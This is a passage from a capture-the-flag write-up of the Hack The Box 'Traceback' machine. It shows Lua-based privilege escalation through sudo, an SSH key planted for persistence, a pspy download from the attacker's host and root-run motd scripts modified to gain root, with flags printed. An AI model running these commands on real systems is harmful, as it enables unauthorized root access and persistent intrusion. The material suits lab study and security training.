$ echo "os.execute('/bin/bash')" > privesc.lua
$ sudo -u sysadmin /home/sysadmin/luvit privesc.lua
sh: turning off NDELAY mode
whoami
sysadmin
cd /home/sysadmin
cat user.txt
82f71c69e2692140bd21f923d0707f05
```

Root Flag

Before we start trying to escalate privileges to root we're going to get a proper ssh session going on the box so that we don't have to work within this reverse shell. To do so we'll simply add our public key to /home/sysadmin/.ssh/authorized_keys.

```
echo "ssh-rsa
    AAAAB3NzaC1yc2EAAAADAQABAAABgQCx7eDPx1R6wLygP7rzBH7L0PdPeMbZU1pyFpOJN45DuXiaor1b
    /ISVOoXLEP0W99QH8MB57HnMFShpuhNNJCCfhfLS1FEfD+iApR3RTZXnv13SBb/
    gLq21idHfBMes6A7Ba9Eba2gBbeWoIBF27PDXZER076r6LGHFdjHWFMJrdMOPDqdzYefBIVkGgbHqVRb
    +
    qDxGRam3hcImhV2mHpXpNJaunj9AUydxHgaKMY97x9REND2YGBPiCowb60qQTwDtIKfTEsAUOxJ6vQWV
    +maZ33sb/tvsVm5cw8mJZRnB/SEkHn4atDwR2CiX/FlWSmCV8s90bKBcRgJyW5+
    z7MyBTJ95g5hgGOpk20JEyl+P+
    EyZEai7l4j5ToCYnfmCX0ZdR3XNT3yI8oweCiRraHeiaqnn3Guxk= root@kali
" >> ~/.ssh/authorized_keys
```

Now we'll ssh back into the box as sysadmin.



```
root@kali:~# ssh sysadmin@traceback.htb
#################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
#################################

Welcome to Xh4H land



Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon Mar 16 03:50:24 2020 from 10.10.14.2
$ /bin/bash
sysadmin@traceback:~$ 
```


Figure 10: ssh'ing back in as sysadmin and launching bash.

To monitor the running processes we'll download pspy from our Kali box's Apache server into the /tmp directory of the machine.

```
sysadmin@traceback:~$ cd /tmp
sysadmin@traceback:/tmp$ wget http://10.10.15.38/pspy64
--2020-04-10 12:40:27--  http://10.10.15.38/pspy64
Connecting to 10.10.15.38:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3078592 (2.9M)
Saving to: ‘’pspy64

pspy64
    100%[==================================================================>]
       2.94M   808KB/s    in 4.9s

2020-04-10 12:40:32 (611 KB/s) - ‘’pspy64 saved [3078592/3078592]

sysadmin@traceback:/tmp$
```

Launching it we can see that /etc/.update-motd.d/ is being replaced about every 30 seconds.

When we ssh'd into the box it was clear that this has been modified by the attacker previously. **Welcome to Xh4H land**



```
2020/04/10 12:40:59 CMD: UID=0    PID=10     |
2020/04/10 12:40:59 CMD: UID=0    PID=1      | /sbin/init noprompt
2020/04/10 12:41:01 CMD: UID=0    PID=4803   | sleep 30
2020/04/10 12:41:01 CMD: UID=0    PID=4801   | /bin/sh -c sleep 30 ; /bin/cp /var/backups/.update-motd.d/* /etc/update-motd.d/
2020/04/10 12:41:01 CMD: UID=0    PID=4799   | /usr/sbin/CRON -f
2020/04/10 12:41:18 CMD: UID=1000 PID=4805   | sudo -u /home/sysadmin/luvit /home/webadmin/.p.lua
2020/04/10 12:41:31 CMD: UID=0    PID=4806   | /bin/cp /var/backups/.update-motd.d/00-header /var/backups/.update-motd.d/10-help-text /var/bac
kups/.update-motd.d/50-motd-news /var/backups/.update-motd.d/80-esm /var/backups/.update-motd.d/91-release-upgrade /etc/update-motd.d/
2020/04/10 12:42:01 CMD: UID=0    PID=4815   | /bin/cp /var/backups/.update-motd.d/00-header /var/backups/.update-motd.d/10-help-text /var/bac
kups/.update-motd.d/50-motd-news /var/backups/.update-motd.d/80-esm /var/backups/.update-motd.d/91-release-upgrade /etc/update-motd.d/
2020/04/10 12:42:01 CMD: UID=0    PID=4814   | sleep 30
2020/04/10 12:42:01 CMD: UID=0    PID=4813   | /bin/sh -c /bin/cp /var/backups/.update-motd.d/* /etc/update-motd.d/
2020/04/10 12:42:01 CMD: UID=0    PID=4812   | /bin/sh -c sleep 30 ; /bin/cp /var/backups/.update-motd.d/* /etc/update-motd.d/
2020/04/10 12:42:01 CMD: UID=0    PID=4808   | /usr/sbin/CRON -f
2020/04/10 12:42:01 CMD: UID=0    PID=4807   | /usr/sbin/CRON -f
2020/04/10 12:42:16 CMD: UID=1000 PID=4816   | sudo -u sysadmin /home/sysadmin/luvit /home/webadmin/.p.lua
2020/04/10 12:42:16 CMD: UID=1001 PID=4817   | /home/sysadmin/luvit /home/webadmin/.p.lua
2020/04/10 12:42:16 CMD: UID=1001 PID=4823   | /bin/sh
2020/04/10 12:42:16 CMD: UID=1001 PID=4822   | sh -c /bin/sh
2020/04/10 12:42:31 CMD: UID=0    PID=4826   | /bin/cp /var/backups/.update-motd.d/00-header /var/backups/.update-motd.d/10-help-text /var/bac
kups/.update-motd.d/50-motd-news /var/backups/.update-motd.d/80-esm /var/backups/.update-motd.d/91-release-upgrade /etc/update-motd.d/
```

Figure 11: /etc/.update-motd.d being overwritten every 30 seconds from a backup directory.


We have permission as the sysadmin user to modify these files, and in doing so we can execute code as root.

```
sysadmin@traceback:/etc/update-motd.d$ ls -lah
total 32K
drwxr-xr-x  2 root sysadmin 4.0K Aug 27  2019 .
drwxr-xr-x 80 root root     4.0K Mar 16 03:55 ..
-rwxrwxr-x  1 root sysadmin  981 Apr 10 12:47 00-header
-rwxrwxr-x  1 root sysadmin  982 Apr 10 12:47 10-help-text
-rwxrwxr-x  1 root sysadmin 4.2K Apr 10 12:47 50-motd-news
-rwxrwxr-x  1 root sysadmin  604 Apr 10 12:47 80-esm
-rwxrwxr-x  1 root sysadmin  299 Apr 10 12:47 91-release-upgrade
```

We'll modify the 00-header file to copy the sysadmin user's authorized_keys file into the authorized_keys file of the root user.

```
sysadmin@traceback:/etc/update-motd.d$ echo "ls -lah /root/.ssh && cat
    /home/sysadmin/.ssh/authorized_keys >> /root/.ssh/authorized_keys &&
     cat /root/.ssh/authorized_keys" >> 00-header
```

Once we've done this, we quickly need to ssh into the box again before the 00-header file is overwritten by the backup. If we do this quickly enough, our login will trigger the code we've placed into 00-header to be executed, and our id_rsa.pub is in /root/.ssh/authorized_keys. Now we can ssh into the box as root and grab the flag. **Note:** Yes we could have just placed cat /root/root.txt into the 00-header and gotten the flag that way, but getting a root shell is much more satisfying.



```
root@kali:~# ssh root@traceback.htb
#################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
#################################

Welcome to Xh4H land
a-release-lts. Check your Internet connection or proxy settings


Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Fri Apr 10 13:50:00 2020 from 10.10.15.38
root@traceback:~# cat root.txt
f1af5eb9875c8514dbb32168383cfd52
root@traceback:~# 
```

Figure 12: f1af5eb9875c8514dbb32168383cfd52

Conclusion

This box was fairly easy, which was nice because it's rated as such. I enjoyed the theme of it, another hacker has compromised the machine and left messages around. Getting the user flag was really straight forward given the `.bash_history` file telling us exactly what to do. The path to root was extremely similar to the Writeup box, and because of that it was kind of a breeze. It was quick and fairly fun, and that's it.

References

1. Xh4H's Web-Shells
2. Pentest Monkey's PHP Reverse Shell
3. GTFO Bins Lua